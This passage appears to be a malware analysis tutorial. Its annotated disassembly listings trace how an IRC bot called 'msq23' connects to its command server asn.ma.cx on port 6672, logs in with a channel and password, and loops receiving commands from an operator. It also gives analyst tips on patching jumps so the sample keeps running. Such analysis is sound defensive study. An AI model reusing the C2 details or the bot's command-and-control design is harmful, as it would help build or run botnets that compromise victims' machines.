004031A8 SUB ESP,190

.....

004031E3 CALL DWORD PTR DS:[452F48] ; ws2_32.ntohs
004031E9 MOV WORD PTR SS:[EBP-E],AX
004031ED LEA EAX,DWORD PTR SS:[EBP-18C]
004031F3 PUSH EAX
004031F4 CALL msq23.00402561 ; Network related functions [inet_addr, getHostByName]
004031F9 TEST EAX,EAX
004031FB POP ECX
004031FC MOV DWORD PTR SS:[EBP-C],EAX
004031FF JE msq23.004032F7

.....

00403224 CALL msq23.00402B5A ; Creates Random Nickname = [XP]:3394445
00403229 MOV EDI,EAX
0040322B MOV EAX,DWORD PTR SS:[EBP-34]
0040322E IMUL EAX,EAX,234
00403234 PUSH 1B
00403236 ADD EAX,msq23.00453E38 ; ASCII "[XP]!9879826"
0040323B PUSH EDI
0040323C PUSH EAX
0040323D CALL msq23.004200D0 ; String Validation function
00403242 ADD ESP,28
00403245 PUSH 6 ; IPPROTO_TPC
00403247 PUSH 1 ; SOCKET_STREAM
00403249 PUSH 2 ; IF_INET
0040324B CALL DWORD PTR DS:[452FC8] ; ws2_32.socket
00403251 MOV ESI,EAX ; Socket Descriptor = 0x1A0
00403253 MOV EAX,DWORD PTR SS:[EBP-34]
00403256 IMUL EAX,EAX,234
0040325C PUSH 10
0040325E MOV DWORD PTR DS:[EAX+453E2C],ESI
00403264 LEA EAX,DWORD PTR SS:[EBP-10]
00403267 PUSH EAX
00403268 PUSH ESI ; Socket Descriptor
00403269 CALL DWORD PTR DS:[452EF0] ; ws2_32.connect – This will fail
0040326F CMP EAX,-1 ; Success = zero, Fail = -1
00403272 JNZ SHORT msq23.00403290 ; Patch this: JNZ to JE
00403274 PUSH ESI ; If connect function fails, close the socket
00403275 CALL DWORD PTR DS:[452FE0] ; ws2_32.closesocket
0040327B CALL msq23.0040258A
00403280 PUSH 7D0 ; Timeout = 2000. ms
00403285 CALL DWORD PTR DS:[<&kernel32.Sleep>] ; Sleep

```

```

0040328B JMP msq23.004031CA
00403290 LEA EAX,DWORD PTR SS:[EBP-18C] ; asn.ma.cx , IRC Server
00403296 PUSH EAX
00403297 PUSH msq23.00443CD8
0040329C CALL msq23.0041732F
004032A1 PUSH DWORD PTR SS:[EBP-38]
004032A4 LEA EAX,DWORD PTR SS:[EBP-18C]
004032AA PUSH EAX
004032AB LEA EAX,DWORD PTR SS:[EBP-8C]
004032B1 PUSH EAX
004032B2 LEA EAX,DWORD PTR SS:[EBP-CC] ; xrx , Password
004032B8 PUSH DWORD PTR SS:[EBP-190]
004032BE PUSH EDI ; The Random Nickname
004032BF PUSH EAX ; xrx , Password
004032C0 LEA EAX,DWORD PTR SS:[EBP-10C] ; #!xrx!#, Channel name
004032C6 PUSH EAX
004032C7 PUSH ESI ; Socket Descriptor
004032C8 CALL 0040330D ; Login to IRC Server – Listing 15
004032CD ADD ESP,28
004032D0 MOV EDI,EAX
004032D2 PUSH ESI
004032D3 CALL DWORD PTR DS:[452FE0] ; ws2_32.closesocket
004032D9 TEST EDI,EDI
004032DB JE msq23.004031CA

```

.....

Listing 14. Creating connection to the IRC Server

Following the function at 004032C8

```

0040330D PUSH EBP
0040330E MOV EBP,ESP
00403310 MOV EAX,1A10 ; Port Number = 6672
00403315 CALL msq23.004208B0
0040331A PUSH EBX
0040331B PUSH ESI

```

.....

```

0040335D CALL msq23.00402B5A ; Generates random username
00403362 ADD ESP,10 ; output = random username is qiyaleqh
00403365 PUSH EAX
00403366 LEA EAX,DWORD PTR SS:[EBP-A0]
0040336C PUSH DWORD PTR SS:[EBP+14]
0040336F PUSH msq23.00443D04 ; ASCII "NICK %s USER %s 0 0 :%s"
00403374 PUSH EAX

```

```

00403375 CALL msq23.0041FB30          ; Form string of random nickname and username
0040337A ADD ESP,14                ; output = NICK [XP]3394445 USER giyaleqh 0 0 :[XP]3394445
0040337D LEA EAX,DWORD PTR SS:[EBP-A0]

....

00403393 PUSH DWORD PTR SS:[EBP+8]    ; Socket Descriptor
00403396 CALL DWORD PTR DS:[452F98]   ; ws2_32.send – send string
0040339C CMP EAX,-1                  ; Must return the number of bytes sent, Fail = -1
0040339F JNZ SHORT msq23.004033BC    ; Patch: JNZ to JE – Listing 16
004033A1 PUSH DWORD PTR SS:[EBP+8]   ; Send call will fail, therefore the previous check
                                        ; must be patched or socket will be closed
004033A4 CALL DWORD PTR DS:[452FE0]   ; ws2_32.closesocket
004033AA PUSH 1388                   ; Timeout = 5000. ms
004033AF CALL DWORD PTR DS:[<&kernel32.Sleep>] ; Sleep

```

Listing 15 Sending login request to IRC Server

Following the jump at 0040339F

```

004033BC MOV ESI,1000                ; preparing memory space for buffer
004033C1 LEA EAX,DWORD PTR SS:[EBP-1A10]
004033C7 PUSH ESI
004033C8 PUSH EBX
004033C9 PUSH EAX
004033CA CALL msq23.0041F9D0
004033CF ADD ESP,0C
004033D2 LEA EAX,DWORD PTR SS:[EBP-1A10]
004033D8 PUSH EBX                    ; Flag option = 0
004033D9 PUSH ESI                    ; Length of buffer = 0x1000
004033DA PUSH EAX                    ; Buffer for incoming data = 0012D9B0
004033DB PUSH DWORD PTR SS:[EBP+8]   ; Socket descriptor
004033DE CALL DWORD PTR DS:[452F60]   ; ws2_32.recv – To receive commands
004033E4 TEST EAX,EAX                      ; return -1, no problem
004033E6 JE SHORT msq23.004033B5    ; Not Patched
004033E8 LEA EAX,DWORD PTR SS:[EBP-A10] ; outer loop n#1 starts here
                                        ; loop to keep receiving commands from
                                        ; the hacker

.....

0040340D PUSH 1                      ; loop n#2starts here
0040340F POP ESI
00403410 PUSH DWORD PTR SS:[EBP+24]   ; inner loop n#3 starts here
00403413 LEA EAX,DWORD PTR SS:[EBP-8]
00403416 PUSH ESI
00403417 PUSH EAX
00403418 LEA EAX,DWORD PTR SS:[EBP-240]
0040341E PUSH EAX

```

```

0040341F LEA EAX,DWORD PTR SS:[EBP-1A0]
00403425 PUSH EAX
00403426 PUSH DWORD PTR SS:[EBP+20] ; asn.ma.cx
00403429 PUSH DWORD PTR SS:[EBP+14] ; the random nickname
0040342C PUSH DWORD PTR SS:[EBP+10] ; xrx
0040342F PUSH DWORD PTR SS:[EBP+C] ; #!rx#!
00403432 PUSH DWORD PTR SS:[EBP+8] ; socket descriptor
00403435 PUSH DWORD PTR DS:[EDI] ; value = 0
00403437 CALL 00403485 ; Check command received from hacker - listing 17
0040343C ADD ESP,2C
0040343F DEC EAX
00403440 MOV ESI,EAX
00403442 CMP ESI,EBX
00403444 JLE SHORT msq23.00403453
00403446 PUSH 7D0 ; Timeout = 2000. ms
0040344B CALL DWORD PTR DS:[<&kernel32.Sleep>] ; Sleep
00403451 JMP SHORT msq23.00403410 ; jump to loop 3
00403453 CMP ESI,-3
00403456 JE SHORT msq23.0040347D
00403458 CMP ESI,-2
0040345B JE SHORT msq23.00403479
0040345D CMP ESI,-1
00403460 JE msq23.004033B5
00403466 INC DWORD PTR SS:[EBP-4]
00403469 ADD EDI,4
0040346C MOV EAX,DWORD PTR SS:[EBP-4]
0040346F CMP EAX,DWORD PTR SS:[EBP-C]
00403472 JL SHORT msq23.0040340D ; jump to loop 2
00403474 JMP msq23.004033BC ; jump to loop1
00403479 PUSH 1
0040347B JMP SHORT msq23.0040347F
0040347D PUSH 2
0040347F POP EAX

```

Listing 16. Receiving commands from the hacker

Following the function at 00403437

```

00403485 PUSH EBP
00403486 MOV EBP,ESP
00403488 MOV EAX,5D88

.....

00403625 PUSH msq23.00443D30 ; ASCII "PING"
0040362A CALL msq23.004201D0 ; check if received command is PING
0040362F POP ECX
00403630 TEST EAX,EAX

```

```

00403632 POP ECX
00403633 JNZ SHORT msq23.00403675 ; if the command is PING go to Ping function
00403635 PUSH DWORD PTR SS:[EBP-8C] ; else continue
0040363B MOV BYTE PTR DS:[ESI+1],4F
0040363F PUSH msq23.00443D38 ; ASCII "PONG %s"
00403644 PUSH DWORD PTR SS:[EBP+C] ; Socket Descriptor
00403647 CALL msq23.004013FF ; sends PONG command
0040364C MOV EAX,DWORD PTR SS:[EBP+28]
0040364F ADD ESP,0C
00403652 CMP DWORD PTR DS:[EAX],EBX
00403654 JNZ msq23.00403719 ; Jump here - Listing 18
0040365A PUSH DWORD PTR SS:[EBP+14]
0040365D PUSH DWORD PTR SS:[EBP+10]
00403660 PUSH msq23.00443D44 ; ASCII "JOIN %s %s"
00403665 PUSH DWORD PTR SS:[EBP+C] ; Socket Descriptor
00403668 CALL msq23.004013FF ; Join the IRC Server
0040366D ADD ESP,10
00403670 JMP msq23.00403719

```

Listing 17. Checking received command

Following the jump from 00403654 to 00403719 which contains another jump to 004043A6 where the full list of commands starts. Only few commands are listed at listing 18.

```

004043A6 PUSH msq23.00444310 ; ASCII "version"
004043AB CALL msq23.004201D0 ; Check if the received command = version
004043B0 POP ECX
004043B1 TEST EAX,EAX
004043B3 POP ECX
004043B4 JE msq23.00406308 ; If is matched => version function
004043BA PUSH EDI ; if not , then continue
004043BB PUSH msq23.00444318 ; ASCII "ver"
004043C0 CALL msq23.004201D0 ; Check if the received command = ver
004043C5 POP ECX
004043C6 TEST EAX,EAX
004043C8 POP ECX
004043C9 JE msq23.00406308 ; If is matched => ver function
004043CF PUSH EDI ; if not , then continue
004043D0 PUSH msq23.0044432C ; ASCII "dedication"
004043D5 CALL msq23.004201D0 ; Check if the received command = dedication
004043DA POP ECX
004043DB TEST EAX,EAX
004043DD POP ECX
004043DE JE msq23.004062FE ; If is matched => dedication function
004043E4 PUSH EDI ; else continue
004043E5 PUSH msq23.00444338 ; ASCII "ded"

```

```
004043EA CALL msq23.004201D0          ; Check if the received command = ded
004043EF POP ECX
004043F0 TEST EAX,EAX
004043F2 POP ECX
004043F3 JE msq23.004062FE          ; If is matched => dedication function
004043F9 PUSH EDI                   ; One the right command is found, the function
                                       ; execute and then send the result the hacker.
```

Listing 18. Commands list

Then it returns back to 0040343C inside loop3 from listing 16 which would continue receiving commands until the hacker send *KICK* command or any other command that would stop receiving commands from the hacker.